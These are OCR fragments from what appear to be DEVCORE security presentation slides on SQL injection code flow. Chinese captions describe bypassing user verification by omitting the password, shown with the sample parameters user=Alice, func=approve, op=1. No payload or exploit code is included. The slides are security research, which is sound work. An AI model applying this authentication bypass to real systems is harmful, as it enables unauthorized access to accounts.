
SQL Injection - Code Flow



繞過 user 驗證

DEVCORE

SQL Injection - Code Flow




不給 password

user = Alice

func = approve

op = 1

SQL Injection - Code Flow



user = Alice

func = approve

op = 1

驗證 user


SQL Injection - Code Flow



user = Alice
func = approve
op = 1

SQL Injection - Code Flow

